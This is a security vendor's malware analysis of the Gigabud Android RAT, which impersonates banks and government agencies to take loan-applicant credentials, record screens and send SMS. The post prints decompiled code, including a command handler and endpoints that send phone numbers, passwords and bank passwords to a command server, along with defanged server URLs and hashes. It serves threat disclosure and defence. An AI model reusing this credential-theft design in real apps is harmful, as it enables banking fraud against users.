Gigabud RAT: Android Malware Posing As Govt Agencies


Published: 2023-01-19 · Archived: 2026-04-05 15:05:27 UTC

CRIL analyzes Gigabud RAT, the latest Android malware posing as a government agency to steal sensitive information.

Sophisticated Android Malware Strikes Users in Thailand, Philippines, and Peru

Cyble Research & Intelligence Labs (CRIL) discovered a phishing website, *hxxp://lionaiothai[.]com*, that was impersonating the genuine Thai Airline – Thai Lion Air, and tricking victims into downloading a malicious application.

The downloaded malicious application is a Remote Access Trojan (RAT) which receives commands from the Command and Control (C&C) server and performs various actions. The RAT has advanced features such as screen recording and abusing the Accessibility Service to steal banking credentials.



During our investigation of the RAT, we discovered that the certificate used to sign this malicious application was found in more than 50 similar malicious samples that use the same source code. These samples posed as government agencies, shopping apps, and banking loan applications from Thailand, the Philippines, and Peru.

```
APK is signed
v1 signature: False
v2 signature: True
v3 signature: False
Found 1 unique certificates
Subject: CN=gigabud
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2012-08-16 06:14:34+00:00
Valid To: 2062-08-04 06:14:34+00:00
Issuer: CN=gigabud
Serial Number: 0x502c8fca
Hash Algorithm: sha1
md5: defefb69890e0c87c32bedf7a37d83a3
sha1: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
sha256: 2318bba1688c66b3e223adb74d79f51714db089ef2a849114b64370d80c38f89
sha512: 1317a35541d2e65382c28499aca677a4601bcd78abb43e48c9e407630da53754892406595fad6e771e951dfe47876d6dee1a4194eae801d919936b8e4fa7a0d4
PublicKey Algorithm: rsa
Bit Size: 1024
Fingerprint: b2e098731375f1b923022a95621321c8e63ba2852a07ffee1aae5632c86115fc
```

Figure 1 –Certificate used to sign RAT present in over 50 malicious apps

Since the discovered RAT is a new and unknown variant, we will refer to it as “Gigabud” due to the consistency of the certificate issuer name across all identified malicious applications.

The Gigabud RAT malware has been specifically targeting individuals in Thailand since July 2022, and its spread has been increasing each month to other countries. Despite the growing number of known samples, no antivirus software detected this malware at the time of writing this blog, suggesting that the Threat Actor (TA) behind the RAT successfully stayed under the radar.




Figure 2 – Zero detection for all malicious samples on Virus Total

Additionally, in July 2022, the Department of Special Investigation (DSI) Thailand issued a warning against the phishing site impersonating the DSI website and spreading the same Android RAT. Later in September 2022, the Thailand Telecommunication Sector Cert (TTC-Cert) discovered the malware “Revenue.apk” associated with the same campaign and issued a technical advisory on its behavior.

After the discovery of the Gigabud RAT by TTC-Cert in September, we observed that the TA began distributing the malware in various countries, such as Peru and the Philippines. The malware disguises itself using the icons of government agencies from these countries to trick victims into giving away sensitive information.

The below figure shows the different icons used by Gigabud RAT.

Figure 3 – Government agency and bank icons used by malware

These malicious applications impersonate below entities:

1. Banco de Comercio – A Peruvian Bank
2. Advice – A IT company from Thailand
3. Thai Lion Air – Thailand Airline
4. Shopee Thailand
5. SUNAT – An organization from Peru
6. DSI – Department of Special Investigation Thailand
7. BIR – Bureau of Internal Revenue Philippine
8. Kasikornbank Thailand

In this analysis, we will look at the sample “BANCO DE COMERCIO.apk” (a940c9c54ff69dacc6771f1ffb3c91ea05f7f08e6aaf46e9802e42f948dfdb66) which is impersonating a medium-scale Peruvian Bank and stealing sensitive information by offering the fake loan service. The in-depth analysis of this malicious sample can be found in the technical analysis section.

Technical Analysis

APK Metadata Information

- **App Name**: BANCO DE COMERCIO
- **Package Name**: com.cloud.loan
- **SHA256 Hash**: a940c9c54ff69dacc6771f1ffb3c91ea05f7f08e6aaf46e9802e42f948dfdb66

The below figure shows the metadata information of the application.

Figure 4 – Malicious Application Metadata Information

Once installed, the malware displays a login screen that prompts users to enter their mobile number and password. The login screen is designed to mimic the user interface of a legitimate bank and uses an icon to deceive the victim into thinking the application is genuine.

Figure 5 – Malware loads the login page

The malware sends the entered mobile number and password to the C&C server *hxxp://bweri6[.]cc* and receives the response code 400 with an error message, as shown in the below figure.




Figure 6 – Malware sending the entered mobile number to the C&C server

TA behind the Gigabud has implemented a server-side verification process to ensure the mobile number entered during registration is legitimate and to limit malicious activity for invalid users. It could be the reason for the delayed detection of the malware.




Figure 7 – Malware has a server-side check to validate the mobile number

During registration, the malware prompts the victim to provide their name and ID number and also allows them to select a bank name from a list received from the Command-and-Control server with the cardholder's name and number.




Figure 8 – Malware prompting for card details during the registration process

Once the victim successfully logs in or registers to the malicious app, Gigabud begins gathering information about the installed applications on the device and then runs a service called “OpenService,” which connects to the Command-and-Control server to receive commands, as illustrated in the figure below.

Figure 9 – Malware collecting installed application list

Once the registration or login is complete, the malware displays a fake loan contract received from the server and then prompts the victim to confirm their information.

It also shows a withdrawal activity, as depicted in the figure below.




Figure 10 – Fake loan approval process by malware

Malware does not show any malicious activity until the final stage, where it presents a “Real Name Authentication” page and prompts the victim to press a “click to activate” button to apply for a loan. Once the button is clicked, the malware requests the victim to grant accessibility permissions, including permission for screen recording and screen overlay.




Figure 11 – Malware displays the authentication page and prompts the victim to grant permissions

After the victim grants the accessibility permission, the malware starts exploiting it by automatically enabling the screen recording feature. Additionally, the malware requests permission to display over other apps.




Figure 12 – Malware abusing Accessibility service to start screen recording feature

Gigabud uses WebSocket connections to send the recorded screen content to a server *hxxp://8.219.85[.]91:8888/push-streaming?id=1234*.

The malware sends the recorded content every second through the WebSocket connection, as shown in the figure.




Figure 13 – Malware sending screen recording content using WebSocket connection

The malware connects to the C&C server *hxxp://bweri6[.]cc/x/command?token=&width=1080&height=1920* to receive commands and executes various actions such as creating a floating window service, receiving targeted bank details, sending text messages from the infected device, opening targeted application and many other.

```
public void onReceiverCommand(Command command) {
    j.e(command, "command");
    String action = command.getAction();
    Log.e("szj", j.l("onReceiverCommendaction: ", action));
    int hashCode = action.hashCode();
    boolean z5 = true;
    Object obj = null;
    if (hashCode != 55) {
        if (hashCode != 56) {
            if (hashCode != 1576) {
                if (hashCode != 1606) {
                    if (hashCode != 1820) {
                        if (hashCode != 1822) {
                            if (hashCode != 1824) {
                                if (hashCode != 200896764) {
                                    if (hashCode != 1633) {
                                        if (hashCode != 1634) {
                                            switch (hashCode) {
                                                case 49:
                                                    if (action.equals("1")) {
                                                        Intent intent = new Intent();
                                                        intent.setAction("com.yiwuzhibo.volmue");
                                                        intent.setComponent(new ComponentName("com.cloud.loan", GlobalBroadcast.class.getName()));
                                                        intent.putExtra("result", 1);
                                                        BaseApplication.b().sendBroadcast(intent);
                                                        t tVar = t.f3700a;
                                                        return;
                                                    }
                                                    break;
                                                case 50:
                                                    if (action.equals(ExifInterface.GPS_MEASUREMENT_2D)) {
                                                        if (Build.VERSION.SDK_INT >= 31) {
                                                            d5.c.c().l(command);
                                                        } else {
                                                            String b6 = h.b(command.getData());
```

Figure 14 – Malware processing commands received from the C&C server

The malware receives the “bankName”, “bankImg” and “bank_id” along with action code “15” from the C&C server. The “bankName” is the name of the targeted banking application whose credentials the malware will steal. Upon receiving this command, the malware displays a fake dialog box using the “bankName” and “bankImg” received from the server on top of the targeted banking application and prompts the victim to enter their password.

Figure 15 – Malware receiving targeted bank name to steal credentials

The entered password by the victim will be sent to the server using the retrofit object.

The below figure shows the endpoints and the stolen data sent to the server.

```
public interface a {
    @POST("x/login")
    e<BasicResponse<UserInfoBean>> a(@Query("phone") String str, @Query("password") String str2);

    @GET("x/loan-contract?languageType=3")
    e<BasicResponse<ContractInfoBean>> b();

    @POST("x/register")
    e<BasicResponse<UserInfoBean>> c(@Query("phone") String str, @Query("password") String str2, @Query("user_name_eg") String str3, @

    @GET("x/common-point")
    e<BasicResponse<Object>> d(@Query("dev_id") String str, @Query("from_name") String str2);

    @GET("x/common-bank-list")
    e<BasicResponse<BankInfoBeanResult>> e();

    @POST("x/loan-info")
    e<BasicResponse<LoanInfoBeanResult>> f();

    @POST("x/loan-save")
    e<BasicResponse<Object>> g(@Query("cycle_price") int i6, @Query("cycle") String str, @Query("cycle_image") String str2);

    @POST("x/common-upload")
    @Multipart
    e<BasicResponse<CommonUploadBean>> h(@Part y.c cVar);

    @POST("x/common-app")
    e<BasicResponse<Object>> i(@Body c0 c0Var);

    @POST("x/user-bank-pwd")
    e<BasicResponse<Object>> j(@Query("bank_id") String str, @Query("bank_pwd") String str2);

    @POST("x/data-verify")
    e<BasicResponse<Object>> k(@Query("type") String str, @Query("content") String str2);
}
```

Figure 16 – POST & GET requests used by malware

The malware receives the mobile number, the message text, and the action code “5” from the C&C server to send the text message from an infected device.




Figure 17 – Malware sending text messages from an infected device

The malware also receives the server's bank card number and action code "29" and sets it to the clipboard. We suspect that the bank card number could be the TA's account or card number, which can be used to perform on-device fraud.

Figure 18 – Malware setting the bank card number to the clipboard

Conclusion

Our analysis indicates that the Threat Actor has been actively running the campaign since July 2022, mainly targeting victims in Thailand. Later, the campaign expanded to target victims in other countries like Peru and the Philippines. The malware specifically targets genuine victims and conceals its malicious activity from invalid victims. The TA has employed a unique technique to evade detection and sustain the campaign for an extended period.

We also noticed that the Gigabud RAT utilizes screen recording as a primary method for gathering sensitive information instead of using HTML overlay attacks. It also abuses the Accessibility service, like other banking trojans.

The Threat Actor behind the Gigabud is continuously developing new variants of the malware intending to target different countries. New malware variants will likely be discovered in the future, featuring new targets and

capabilities.

See **Cyble Vision** in Action

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed antivirus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Never share your Card Details, CVV number, Card PIN, and Net Banking Credentials with an untrusted source.
- Government agencies or other legitimate organizations never ask for a Card PIN or password with other banking information, and avoid sharing such information on any suspicious application.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Discovery	T1418	Application discovery
Collection	T1513	Screen Capture
Credential Access	T1411	Input Prompt
Impact	T1582	SMS Control
Impact	T1510	Clipboard Modification
Command and Control	T1436	Commonly Used Port
Exfiltration	T1567	Exfiltration Over Web Service

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
a940c9c54ff69dacc6771f1ffb3c91ea05f7f08e6aaf46e9802e42f948dfdb66	SHA256	Hash of analyzed malicious APK
1012a7627b6b82e3afb87380bbfda515764ce0a6	SHA1	Hash of analyzed malicious APK
ca6aa6c5a7910281a899695e61423079	MD5	Hash of analyzed malicious APK
hxxp://8.219.85[.]91:8888/push-streaming?id=1234	URL	C&C server used to send screen recording content
hxxp://bweri6[.]cc/x/command?token=&width=1080&height=1920	URL	C&C server used to receive commands and send stolen data
ec1e2ff5c72c233f2b5ad538d44059a06b81b5e5da5e2c82897be1ca4539d490	SHA256	Hash of malicious LionAir APK
ea5359c8408cdb4ebb7480704fe06a8e3bfa37c3	SHA1	Hash of malicious LionAir APK
b2429371b530d634b2b86c331515904f	MD5	Hash of malicious LionAir APK

hxxp://lionaiothai[.]com	URL	Malware distribution site
hxxp://cmnb9[.]cc	URL	C&C server used to receive commands and send stolen data

---

Source: https://blog.cyble.com/2023/01/19/gigabud-rat-new-android-rat-masquerading-as-government-agencies/